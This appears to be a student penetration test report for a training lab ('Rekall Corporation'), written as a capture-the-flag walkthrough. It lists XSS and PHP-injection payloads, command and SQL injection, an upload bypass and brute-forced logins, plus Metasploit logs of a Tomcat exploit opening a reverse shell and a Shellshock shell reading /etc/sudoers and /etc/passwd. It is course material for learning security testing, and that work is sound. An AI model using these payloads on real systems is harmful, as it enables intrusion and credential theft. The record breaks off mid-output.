



Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Student Note: Complete all sections highlighted in yellow.

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	10
Summary Vulnerability Overview	13
Vulnerability Findings	14

Contact Information

Company Name	F00LISH Cybersecurity Enterprises, LLC
Contact Name	Jordan Smith-St.Kitts
Contact Title	Penetration Tester

Document History

Version	Date	Author(s)	Comments
001	2025-02-28	Jordan Smith-St.Kitts	Penetration Test Report

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

Web Application Security Strengths:

- XSS mitigation strategies
- Awareness of sensitive data exposure risks
- Protections against local file inclusion
- Secure data handling practices
- Strong password security policies
- Effective injection handling
- Session management controls
- Resilience against PHP injection
- Directory traversal prevention

Linux Security Strengths:

- Prevention of remote code execution
- Awareness of privilege escalation risks
- Network scanning detection and response
- Protection against password guessing attacks
- Post-exploitation defenses
- Handling of ShellShock exploits
- SSL certificate security measures
- Proactive OSINT and network scanning strategies

Windows Security Strengths:

- Defense against SLMail service exploitation
- User enumeration awareness
- Post-exploitation task monitoring
- Protections against admin-level compromise
- Controls to prevent unauthorized privilege escalation
- Proactive OSINT and FTP enumeration defenses
- Awareness of file enumeration risks

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

Web Application Vulnerabilities:

- SQL injection risks
- Command injection flaws
- XSS vulnerabilities
- Weak session management controls
- Local file inclusion risks
- Brute-force attack susceptibility
- Directory traversal weaknesses
- Exposure of sensitive data
- PHP injection risks

Linux Security Weaknesses:

- Remote code execution vulnerabilities
- Post-exploitation risks
- Gaps in network scanning defenses
- Privilege escalation concerns
- Unpatched software vulnerabilities (identified through Nessus scans)
- Aggressive scanning risks (especially for Drupal environments)
- OSINT and network scanning vulnerabilities
- SSL certificate security gaps

Windows Security Weaknesses:

- SLMail service exploitation risks
- Admin account compromise threats
- User enumeration vulnerabilities
- Privilege escalation concerns
- OSINT and FTP enumeration weaknesses
- File enumeration risks
- Post-exploitation risks on Windows 10 systems
- Internal HTTP enumeration vulnerabilities

Executive Summary

Web Application Breakdown

Flag 1:

- To uncover Flag 1 I performed a XSS Payload exploit on the welcome page using the script:
<script>alert</script>

The screenshot shows a dark-themed web page titled "Welcome to VR Planning". On the left, there's a text input field labeled "Put your name here" and a "GO" button. Below it, the text "Welcome!" is displayed. In the center, the message "Click the link below to start the next step in your choosing your VR experience!" is shown. At the bottom, the text "CONGRATS, FLAG 1 is f76sdfkg6sjf" is displayed. On the right side, there are three circular icons with text: "Character Development" (a person icon), "Adventure Planning" (a gear icon), and "Location Choices" (a building icon). Each section has a brief description.


Flag 2:

- For Flag 2, I figured out that this was a XSS Payload exploit and was used in the “Choose Your Character” field <SCRPtscriptT>alert("hi")</SCRPtscriptT>

The screenshot shows a dark-themed web page with the text "Who do you want to be?" in large white letters at the top. Below it is a text input field labeled "Choose your character" and a "GO" button. Further down, the message "You have chosen , great choice!" is displayed. At the bottom, the text "Congrats, flag 2 is ksdnd99dkas" is shown.

Flag 3:

- For Flag 3, I had to navigate to the Rekall website 192.168.14.15/comments.php page to where in the comments box I used the following XSS script <script>alert(document.cookie);</script> to activate Flag 3 on screen.



Flag 4:

- To capture Flag 4, within the linux terminal in Kali, I opened a new command prompt terminal and used the command: curl -v http://192.168.14.35/About-Rekall.php to grab website information and locate Flag 4.

```
(root㉿kali)-[~]
└─# curl -I http://192.168.14.35/About-Rekall.php
HTTP/1.1 200 OK
Date: Thu, 20 Feb 2025 00:39:14 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: Flag 4 nckd97dk6sh2
Set-Cookie: PHPSESSID=o5hvget9v3gj3k0in014n2kqq4; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Type: text/html
```

Flag 5:

- For Flag 5, in the linux terminal, I created a script.php file and uploaded it to the first upload field on the memory-planner page.


The screenshot shows a website with a red header featuring the REKALL CORPORATION logo (a stylized 'R' inside a circle) and the company name. The header also includes a navigation menu with links: Home, About Rekall, Welcome, VR Planner (which is highlighted in blue), and Login.

The main content area has a large image of a motorcycle racer in action. Overlaid on the left side of the image is a black rectangular box containing the text "Race in the Grand Prix". Below the image, there is a prominent call-to-action button with the text "Choose your Adventure by uploading a picture of your dream adventure!".

At the bottom of the page, there is a form for uploading an image. The text "Please upload an image:" is followed by a "Browse..." button and a message "No file selected.". Below this is a button labeled "Upload Your File!". A small note at the very bottom states "Your image has been uploaded here.Congrats, flag 5 is mmssdi73g".


Flag 6:

- To locate Flag 6 I uploaded a file ending in “jpg.php”. upload the file to the Memory-Planner.php page to reveal this flag.




Flag 7:

- To locate Flag 7, I navigated to the 192.168.13.35/Login.php on the Rekall website and performed a SQL injection in the username and password section to find Flag 7.



Flag 8:

- I discovered Flag 8 within the HTML source code from the Login page. While inspecting the code I discovered the login credentials 'dougquaid:kuato' which then i used to log on the admin page and was able to get Flag 8.



Flag 9:

- To locate Flag 9, I accessed 192.168.14.15/robots.txt which contained information on Flag 9.

```
User-agent: GoodBot
Disallow:

User-agent: BadBot
Disallow: /

User-agent: *
Disallow: /admin/
Disallow: /documents/
Disallow: /images/
Disallow: /souvenirs.php/
Disallow: flag9:dkkdudfkdy23
```

Flag 10:

- To capture Flag 10, I navigated to 192.168.14.15/network.php page and exploited a command injection vulnerability which allowed me to locate Flag 10.

Welcome to Rekall Admin
Networking Tools

Just a reminder, the vendor list of our top-secret networking tools are located in the file: vendors.txt

DNS Check

www.example.com

Server: 127.0.0.11 Address: 127.0.0.11#53 Non-authoritative answer:
Name: www.example.com Address: 93.184.216.34 SIEM: splunk Firewalls:
barracuda CLOUD: aws Load balancers: F5

Congrats, flag 10 is hydro99dakm

MX Record Checker

www.example.com

Flag 11:

- For Flag 11, I executed a command injection payload on the Networking page in the MX Record Checker section which allowed me to find Flag 11.

REKALL CORPORATION

Home About Rekall Welcome VR Planner Login

WELCOME TO REKALL AUTMII
Networking Tools

Just a reminder, the vendor list of our top-secret networking tools are located in the file: vendors.txt

DNS Check

www.example.com

MX Record Checker

www.example.com

SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5

Congrats, flag 11 is opshdkasy78s

Flag 12:


- I accessed the 192.168.14.15/login.php page and attempted to log in using melina in both the user and password fields and gained entry. I discovered these credentials by using a simple password payload in burp intruder and found melina:melina. This led me to find Flag 12.

Password:

Successful login! flag 12 is hsk23oncsd , also the top secret legal data located here:
[HERE](#)

Flag 13:

- I navigated to 192.168.14.15/souvenirs.php page which I accessed after finding Flag 9. On this page, I exploited a PHP injection vulnerability using the payload ;system(), which allowed me to reveal Flag 13.




Flag 14:

- I exploited a session management vulnerability on the admin_legal_data.php page by using Burp Intruder to brute-force session IDs. This allowed me to successfully retrieve Flag 14.



Flag 15:

- I discovered Flag 15 by exploiting a directory traversal vulnerability on the disclaimer.php page. By navigating to the old_disclaimers directory, I found the flag in a file named disclaimer_1.txt.



Linux OS System

Flag 1:

- To find Flag 1 on the Linux system, I visited <https://centralops.net/co/DomainDossier.aspx> and selected the "Domain WHOIS Record" option. This allowed me to view the WHOIS data for totalrekall.xyz, where I found Flag 1.

Registrar Data

We will display stored WHOIS data for up to 30 days.

Registrant Contact Information:

Name:	sshUser alice
Organization:	
Address Line 1:	h8s692hskasd Flag1
Address Line 2:	
City:	Atlanta
State/Province:	Georgia
Postal Code:	30309
Country:	US
Phone:	+1.7702229999
Fax:	
Email:	jlow@2u.com
Full Address:	h8s692hskasd Flag1, Atlanta, Georgia, 30309, US

Tech Contact Information:

Name:	sshUser alice
Organization:	
Address Line 1:	h8s692hskasd Flag1
Address Line 2:	
City:	Atlanta
State/Province:	Georgia
Postal Code:	30309
Country:	US
Phone:	+1.7702229999
Fax:	
Email:	jlow@2u.com
Full Address:	h8s692hskasd Flag1, Atlanta, Georgia, 30309, US

Information Updated: 2025-02-13 04:02:34.532401+00

Flag 2:

- To find Flag 2, I navigated to <https://centralops.net/co/DomainDossier.aspx> and selected "DNS Records" on the Domain Dossier webpage. I then viewed the WHOIS data for totalrekall.xyz. The class was provided with the IP address for totalrekall.xyz which led me to Flag 2, but there was an issue with the IP address it returned.

Flag 3:

- Flag 3 involved me performing an FTP connection to the IP address 172.22.117.20 to retrieve the data. After transferring the files to my local Kali machine, I was able to locate and extract Flag 3 and after performing the cat command on the flag3.txt I was able to gather the flag information.

```
(root💀 kali)-[~]
# cat flag3.txt
89cb548970d44f348bb63622353ae278
```

Flag 4:

- To find Flag 4 I conducted an Nmap scan on the network using nmap 192.168.13.0/24, which revealed a total of five hosts. The flag corresponded to the number of detected hosts, excluding the one I was scanning from.

```
Nmap scan report for 192.168.13.11
Host is up (0.0000050s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 02:42:C0:A8:0D:0B (Unknown)
onymous

Nmap scan report for 192.168.13.12
Host is up (0.0000050s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
8080/tcp  open  http-proxy
MAC Address: 02:42:C0:A8:0D:0C (Unknown)

Nmap scan report for 192.168.13.13
Host is up (0.0000050s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 02:42:C0:A8:0D:0D (Unknown)

Nmap scan report for 192.168.13.14
Host is up (0.0000050s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 02:42:C0:A8:0D:0E (Unknown)

Nmap scan report for 192.168.13.1
Host is up (0.0000050s latency).
Not shown: 996 closed tcp ports (reset) Music Pictures Public SCR
PORT      STATE SERVICE
5901/tcp  open  vnc-1
6001/tcp  open  X11:1
10000/tcp filtered snet-sensor-mgmt
10001/tcp filtered scp-config

Nmap done: 256 IP addresses (6 hosts up) scanned in 21.45 seconds
```

Flag 5:

- To uncover Flag 5 I ran an aggressive Nmap scan, which revealed that the host IP 192.168.13.1 was running Drupal.

Flag 6:

- To find Flag 6, I ran a Nessus scan on the IP 192.168.13.12 and identified a critical vulnerability. The flag was displayed as ID 97610 in the top right corner of the scan results page.

The screenshot shows the Rekall interface with the following details:

- Vulnerabilities**: 15 (highlighted)
- Description**: Apache Struts 2.3.5 - 2.3.31 / 2.5.x < 2.5.10.1 Jakarta Multipart Parser RCE (remote)
- Solution**: Upgrade to Apache Struts version 2.3.32 / 2.5.10.1 or later. Alternatively, apply the workaround referenced in the vendor advisory.
- See Also**: Links to various resources including blog posts and vendor notes.
- Output**: A terminal window showing Nessus exploit request details.
- Plugin Details** (right side):

Severity:	Critical
ID:	97610
Version:	1.24
Type:	remote
Family:	CGI abuses
Published:	March 8, 2017
Modified:	November 30, 2021
- VPR Key Drivers** (right side):

Threat Recency:	30 to 120 days
Threat Intensity:	Very Low
Exploit Code Maturity:	High
Age of Vuln:	730 days +
Product Coverage:	Low
CVSSv3 Impact Score:	6
Threat Sources:	No recorded events
- Risk Information** (right side):

Flag 7:

- Using MSFConsole, I searched for exploits targeting Tomcat and JSP. After configuring the RHOST to 192.168.13.10 and RPORT to 8080, I ran the exploit multiple times until I finally uncovered flag7.txt. A quick cat command later, and I secured.

```

root@kali: ~
File Actions Edit View Help
msf6 > search tomcat_jsp
Matching Modules
#  Name
0 exploit/multi/http/tomcat_jsp_upload_bypass 2017-10-03   excellent Yes  Tomcat RCE via JSP Upload Bypass
File System
Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/tomcat_jsp_upload_bypass
msf6 > set RHOST 192.168.13.10
RHOST => 192.168.13.10
msf6 > set RPORT 8080
RPORT => 8080
msf6 > exploit
[-] Unknown command: exploit
msf6 > use 0
[*] No payload configured, defaulting to generic/shell_reverse_tcp
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set RHOST 192.168.13.10
RHOST => 192.168.13.10
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > exploit
[*] Started reverse TCP handler on 172.20.157.56:4444
[*] Uploading payload...
[*] Payload executed!
[*] Command shell session 1 opened (172.20.157.56:4444 → 192.168.13.10:58280 ) at 2025-02-18 19:40:50 -0500
ls
LICENSE
NOTICE
RELEASE-NOTES
RUNNING.txt
bin
conf
include
lib
logs
temp
webapps
work
find / -name "flag7*" 2>/dev/null
cat /root/.flag7.txt
8ks6sbhss
find / -iname "flag7"
find / -iname "*flag7*"
/root/.flag7.txt
cat /root/.flag7.txt
8ks6sbhss

```

Flag 8:

- To discover Flag 8 I used MSFConsole and searched for Shellshock exploits. I was able to use the exploit:

exploit/multi/http/apache_mod_cgi_bash_env_exec

I set the necessary options, and ran the exploit. Once I got a shell, I ran cat /etc/sudoers and then I captured Flag 8.

```
#includedir /etc/sudoers.d
flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less
meterpreter > █
```

Flag 9:

- Using the same machine where I previously discovered Flag 8, I conducted more investigation and was able to locate and capture Flag 9.

```
root@kali: ~
File Actions Edit View Help
root@kali: ~/Documents/day_1 × root@kali: ~/Documents/day_2 × root@kali: ~ ×

# User alias specification
# Cmnd alias specification
# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin  ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#include /etc/sudoers.d
flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less
meterpreter > cat /etc/passwd
root:x:0:0::root:/root:/bin/bash
daemon:x:1:1::daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2::bin:/usr/sbin/nologin
sys:x:3:3::sys:/dev:/bin/false
